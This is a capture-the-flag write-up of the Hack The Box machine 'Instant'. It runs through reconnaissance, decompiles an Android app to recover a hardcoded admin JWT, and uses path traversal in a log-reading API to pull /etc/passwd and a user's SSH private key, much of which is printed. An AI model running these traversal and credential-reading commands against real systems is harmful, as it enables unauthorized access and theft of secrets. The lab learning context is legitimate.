Instant

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.37
Lets try pinging it real quick

```
ping 10.10.11.37 -c 5

PING 10.10.11.37 (10.10.11.37) 56(84) bytes of data.
64 bytes from 10.10.11.37: icmp_seq=1 ttl=63 time=194 ms
64 bytes from 10.10.11.37: icmp_seq=2 ttl=63 time=82.8 ms
64 bytes from 10.10.11.37: icmp_seq=3 ttl=63 time=76.8 ms
64 bytes from 10.10.11.37: icmp_seq=4 ttl=63 time=111 ms
64 bytes from 10.10.11.37: icmp_seq=5 ttl=63 time=76.5 ms

--- 10.10.11.37 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 76.519/108.298/194.278/44.838 ms
```

Alright, lets do some port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.37 --ulimit 5000 | tee allPortScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant git:(main)±3 (13.856s)
rustscan -a 10.10.11.37 --ulimit 5000 | tee allPortScan.txt
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
Open ports, closed hearts.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.37:22
Open 10.10.11.37:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-04 23:49 IST
Initiating Ping Scan at 23:49
Scanning 10.10.11.37 [2 ports]
Completed Ping Scan at 23:49, 0.08s elapsed (1 total hosts)
Initiating Connect Scan at 23:49
Scanning instant.htb (10.10.11.37) [2 ports]
Discovered open port 80/tcp on 10.10.11.37
Discovered open port 22/tcp on 10.10.11.37
Completed Connect Scan at 23:49, 0.23s elapsed (2 total ports)
Nmap scan report for instant.htb (10.10.11.37)
Host is up, received syn-ack (0.11s latency).
Scanned at 2024-11-04 23:49:13 IST for 1s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Now lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.37 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant git:(main)±1 (13.533s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.37 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-04 23:51 IST
Nmap scan report for 10.10.11.37
Host is up (0.087s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_  256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Did not follow redirect to http://instant.htb/
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.49 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_ 256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open http Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Did not follow redirect to http://instant.htb/
Service Info: Host: instant.htb; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Now lets add instant.htb to our /etc/hosts

```
# Static table lookup for hostna
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb
10.10.11.196    stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb
10.10.11.232    clicker.htb
10.10.11.32     sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb
10.10.11.213    microblog.htb
10.10.144.3     cyprusbank.thm
10.10.11.37     instant.htb
```

Now lets do some directory fuzzing and vhost enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://instant.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant git:(main) (23.101s)
feroxbuster -u http://instant.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
 🏁  Timeout (secs)          7
 🦡  User-Agent              feroxbuster/2.11.0
 💉  Config File             /home/pks/.config/feroxbuster/ferox-config.toml
 🔎  Extract Links           true
 🏁  HTTP methods            [GET]
 📍  Follow Redirects        true
 🔃  Recursion Depth         4
──────────────────────────────────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      273c Auto-filtering found 404-like response and created n
403      GET        9l       28w      276c Auto-filtering found 404-like response and created n
200      GET       73l      165w     2022c http://instant.htb/js/scripts.js
200      GET       49l      241w    13102c http://instant.htb/img/logo.png
200      GET      337l     1155w    16379c http://instant.htb/index.html
200      GET      195l     1097w   116351c http://instant.htb/img/blog-2.jpg
200      GET      245l     1305w   143898c http://instant.htb/img/blog-1.jpg
200      GET        1l        4w       16c http://instant.htb/img/
200      GET        1l        4w       16c http://instant.htb/css/
200      GET        1l        4w       16c http://instant.htb/js/
200      GET      434l     2599w   304154c http://instant.htb/img/blog-3.jpg
200      GET     7852l    19986w   199577c http://instant.htb/css/default.css
200      GET        1l        4w       16c http://instant.htb/downloads/
200      GET        1l        4w       16c http://instant.htb/js/index.html
200      GET        1l        4w       16c http://instant.htb/css/index.html
200      GET        0l        0w  5415990c http://instant.htb/downloads/instant.apk
200      GET      337l     1155w    16379c http://instant.htb/
200      GET        1l        4w       16c http://instant.htb/downloads/index.html
[####################] - 22s    27696/27696   0s      found:16      errors:5359
[####################] - 15s     4614/4614    317/s   http://instant.htb/
[####################] - 12s     4614/4614    390/s   http://instant.htb/js/
[####################] - 18s     4614/4614    252/s   http://instant.htb/img/
[####################] - 18s     4614/4614    252/s   http://instant.htb/css/
[####################] - 19s     4614/4614    246/s   http://instant.htb/downloads/
[####################] - 13s     4614/4614    347/s   http://instant.htb/javascript/
```

Directories


200 GET 73l 165w 2022c http://instant.htb/js/scripts.js
200 GET 49l 241w 13102c http://instant.htb/img/logo.png
200 GET 337l 1155w 16379c http://instant.htb/index.html
200 GET 195l 1097w 116351c http://instant.htb/img/blog-2.jpg
200 GET 245l 1305w 143898c http://instant.htb/img/blog-1.jpg
200 GET 1l 4w 16c http://instant.htb/img/
200 GET 1l 4w 16c http://instant.htb/css/
200 GET 1l 4w 16c http://instant.htb/js/
200 GET 434l 2599w 304154c http://instant.htb/img/blog-3.jpg
200 GET 7852l 19986w 199577c http://instant.htb/css/default.css
200 GET 1l 4w 16c http://instant.htb/downloads/
200 GET 1l 4w 16c http://instant.htb/js/index.html
200 GET 1l 4w 16c http://instant.htb/css/index.html

```
200 GET 0l 0w 5415990c http://instant.htb/downloads/instant.apk
200 GET 337l 1155w 16379c http://instant.htb/
200 GET 1l 4w 16c http://instant.htb/downloads/index.html
```

Now lets do VHOST Enumeration as well


VHOST Enumeration

```
ffuf -u http://instant.htb -H 'Host: FUZZ.instant.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -ac
```



Nothing here lets see this web application now

Web Application



This download now button just goes to /downloads/instant.apk
Lets click it and and download this app here

I got it here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant git:(main)±2 (0.024s)
ls -al

total 5316
drwxr-xr-x 1 pks pks     138 Nov  5 00:02 .
drwxr-xr-x 1 pks pks     690 Nov  4 23:46 ..
-rw-r--r-- 1 pks pks     858 Nov  4 23:52 aggressiveScan.txt
-rw-r--r-- 1 pks pks    8306 Nov  4 23:49 allPortScan.txt
-rw-r--r-- 1 pks pks    3430 Nov  4 23:56 directories.txt
-rw-r--r-- 1 pks pks 5415990 Nov  5 00:02 instant.apk
-rw-r--r-- 1 pks pks    3194 Nov  5 00:01 Instant.md
```

Now lets run jadx on this to de-compile this into java code

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant git:(main)±2 (13.827s)
jadx instant.apk

INFO  - loading ...
INFO  - processing ...
ERROR - finished with errors, count: 13
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant git:(main)±2 (0.028s)
ls -al

total 5316
drwxr-xr-x 1 pks pks     152 Nov  5 00:03 .
drwxr-xr-x 1 pks pks     690 Nov  4 23:46 ..
-rw-r--r-- 1 pks pks     858 Nov  4 23:52 aggressiveScan.txt
-rw-r--r-- 1 pks pks    8306 Nov  4 23:49 allPortScan.txt
-rw-r--r-- 1 pks pks    3430 Nov  4 23:56 directories.txt
drwxr-xr-x 1 pks pks      32 Nov  5 00:03 instant
-rw-r--r-- 1 pks pks 5415990 Nov  5 00:02 instant.apk
-rw-r--r-- 1 pks pks    3311 Nov  5 00:04 Instant.md
```

here is what it generated

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant git:(main)±3 (0.026s)
cd instant/
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant/instant git:(main)±1 (0.025s)
ls

resources  sources
```

lets grep out instant.htb in this folder

```
grep -r . | grep instant.htb
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant/instant git:(main)±1 (0.134s)
grep -r . | grep instant.htb
grep: resources/res/drawable-xxhdpi/abc_ab_share_pack_mtrl_alpha.png: binary file matches
grep: resources/res/drawable-xxhdpi/abc_list_selector_disabled_holo_dark.png: binary file matches
grep: resources/res/drawable-xxhdpi/abc_btn_switch_to_on_mtrl_00012.png: binary file matches
grep: resources/res/drawable-xxhdpi/abc_scrubber_control_to_pressed_mtrl_000.png: binary file matches
grep: resources/res/drawable-xxhdpi/abc_list_focused_holo.png: binary file matches
grep: resources/res/drawable-xxhdpi/abc_tab_indicator_mtrl_alpha.png: binary file matches
grep: resources/res/drawable-xxhdpi/abc_list_pressed_holo_light.png: binary file matches
grep: resources/res/drawable-xxhdpi/abc_textfield_search_default_mtrl_alpha.png: binary file matches
grep: resources/res/drawable-xxhdpi/abc_btn_switch_to_on_mtrl_00001.png: binary file matches
grep: resources/res/drawable-xxxhdpi/abc_spinner_mtrl_am_alpha.png: binary file matches
grep: resources/res/drawable-xxxhdpi/abc_btn_radio_to_on_mtrl_015.png: binary file matches
resources/res/xml/network_security_config.xml:        <domain includeSubdomains="true">mywalletv1.instant.htb
resources/res/xml/network_security_config.xml:        <domain includeSubdomains="true">swagger-ui.instant.htb
grep: resources/res/drawable-xxxhdpi/abc_switch_track_mtrl_alpha.png: binary file matches
grep: resources/res/drawable-xxxhdpi/abc_tab_indicator_mtrl_alpha.png: binary file matches
```

Lets add these both to /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb       sunny.microblog.htb
10.10.144.3     cyprusbank.thm  www.cyprusbank.thm      admin.cyprusbank.thm
10.10.11.37     instant.htb     mywalletv1.instant.htb  swagger-ui.instant.htb
~
~
```

another thing from that output is this API key im assuming

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant/instant git:(main)±1 (0.134s)
grep -r . | grep instant.htb
grep: resources/res/mipmap-hdpi/ic_launcher.webp: binary file matches
grep: resources/res/mipmap-hdpi/ic_launcher_round.webp: binary file matches
grep: resources/res/mipmap-xxhdpi/ic_launcher.webp: binary file matches
grep: resources/res/mipmap-xxhdpi/ic_launcher_round.webp: binary file matches
grep: resources/res/mipmap-mdpi/ic_launcher.webp: binary file matches
grep: resources/res/mipmap-mdpi/ic_launcher_round.webp: binary file matches
grep: resources/res/drawable-ldrtl-mdpi/abc_spinner_mtrl_am_alpha.png: binary file matches
grep: resources/res/drawable-ldrtl-hdpi/abc_spinner_mtrl_am_alpha.png: binary file matches
grep: resources/res/mipmap-xhdpi/ic_launcher.webp: binary file matches
grep: resources/res/mipmap-xhdpi/ic_launcher_round.webp: binary file matches
grep: resources/res/drawable-ldrtl-xxxhdpi/abc_spinner_mtrl_am_alpha.png: binary file matches
grep: resources/res/drawable-ldrtl-xhdpi/abc_spinner_mtrl_am_alpha.png: binary file matches
sources/com/instantlabs/instant/LoginActivity.java:        new OkHttpClient().newCall(new Request.Builder().url("http://mywalletv1.instant.htb/api/v1/login").post(Request
Body.create(MediaType.parse("application/json"), jsonObject.toString())).build()).enqueue(new Callback() { // from class: com.instantlabs.instant.LoginActivity.4
sources/com/instantlabs/instant/AdminActivities.java:        new OkHttpClient().newCall(new Request.Builder().url("http://mywalletv1.instant.htb/api/v1/view/profile").add
Header("Authorization", "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU3
MzAzNjU2fQ.v0qyyAqOSgyoNFHU7MgRQcDAO8w99_8AEXK6tWZ6rYA").build()).enqueue(new Callback() { // from class: com.instantlabs.instant.AdminActivities.1
sources/com/instantlabs/instant/TransactionActivity.java:        new OkHttpClient().newCall(new Request.Builder().url("http://mywalletv1.instant.htb/api/v1/initiate/trans
action").addHeader("Authorization", str4).post(RequestBody.create(MediaType.parse("application/json"), jsonObject.toString())).build()).enqueue(new AnonymousClass2(str5,
```

API KEY :

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQ
iOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU
```

```
2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA
```

Lets see these domains now

Lets see other domain now

Lets authorize this with that API key
Now we can test to run how this is running an command here

So its just an curl command, the user here is

Gaining Access

So i searched around a bit ot find how to get data out of this system and found we can use the log_file_name to read a file lets test it with /etc/passwd

```
curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/read/log?
log_file_name=..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd" -H  "accept:
application/json" -H  "Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQ
iOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU
2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA" | jq .
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant/instant git:(main)±1 (0.367s)
curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/read/log?log_file_name=..%2F..%2F..%2F
on: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlN
yoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA" | jq .
                                 Dload  Upload   Total   Spent    Left  Speed
100  1682  100  1682    0     0   5392      0 --:--:-- --:--:-- --:--:--  5408
{
  "/home/shirohige/logs/../../../../../../etc/passwd": [
    "root:x:0:0:root:/root:/bin/bash\n",
    "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\n",
    "bin:x:2:2:bin:/bin:/usr/sbin/nologin\n",
    "sys:x:3:3:sys:/dev:/usr/sbin/nologin\n",
    "sync:x:4:65534:sync:/bin:/bin/sync\n",
    "games:x:5:60:games:/usr/games:/usr/sbin/nologin\n",
    "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\n",
    "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\n",
    "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin\n",
    "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\n",
    "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\n",
    "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin\n",
    "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\n",
    "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin\n",
    "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\n",
    "irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n",
    "_apt:x:42:65534::/nonexistent:/usr/sbin/nologin\n",
    "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n",
    "systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin\n",
    "systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin\n",
    "dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false\n",
    "messagebus:x:101:102::/nonexistent:/usr/sbin/nologin\n",
    "systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin\n",
    "pollinate:x:102:1::/var/cache/pollinate:/bin/false\n",
    "polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin\n",
    "usbmux:x:103:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin\n",
    "sshd:x:104:65534::/run/sshd:/usr/sbin/nologin\n",
    "shirohige:x:1001:1002:White Beard:/home/shirohige:/bin/bash\n",
    "_laurel:x:999:990::/var/log/laurel:/bin/false\n"
  ],

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant/instant git:(main)±1
```

And we can lets read the ssh key of this user if we can

```
curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/read/log?
log_file_name=..%2F.ssh%2Fid_rsa" -H  "accept: application/json" -H
"Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQ
iOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU
2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA" | jq .
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant/instant git:(main)±1 (0.468s)
curl -X GET "http://swagger-ui.instant.htb/api/v1/admin/read/log?log_file_name=..%2F.ssh%2
InR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Z
KGtWZ6rYA" | jq .
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2809  100  2809    0     0   6730      0 --:--:-- --:--:-- --:--:--  6752
{
  "/home/shirohige/logs/../.ssh/id_rsa": [
    "-----BEGIN OPENSSH PRIVATE KEY-----\n",
    "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\n",
```

Now lets save this to file and make the format correct like removing the \n from the end of every line here

i got it here now

Now lets change the permissions here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant git:(main)±3 (0.028s)
chmod 600 id_rsa
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Instant git:(main)±3 (0.026s)
ls -al
total 5324
drwxr-xr-x 1 pks pks     164 Nov  5 00:33 .
drwxr-xr-x 1 pks pks     690 Nov  4 23:46 ..
-rw-r--r-- 1 pks pks     858 Nov  4 23:52 aggressiveScan.txt
-rw-r--r-- 1 pks pks    8306 Nov  4 23:49 allPortScan.txt
-rw-r--r-- 1 pks pks    3430 Nov  4 23:56 directories.txt
-rw------- 1 pks pks    2603 Nov  5 00:32 id_rsa
drwxr-xr-x 1 pks pks      32 Nov  5 00:33 instant
-rw-r--r-- 1 pks pks 5415990 Nov  5 00:02 instant.apk
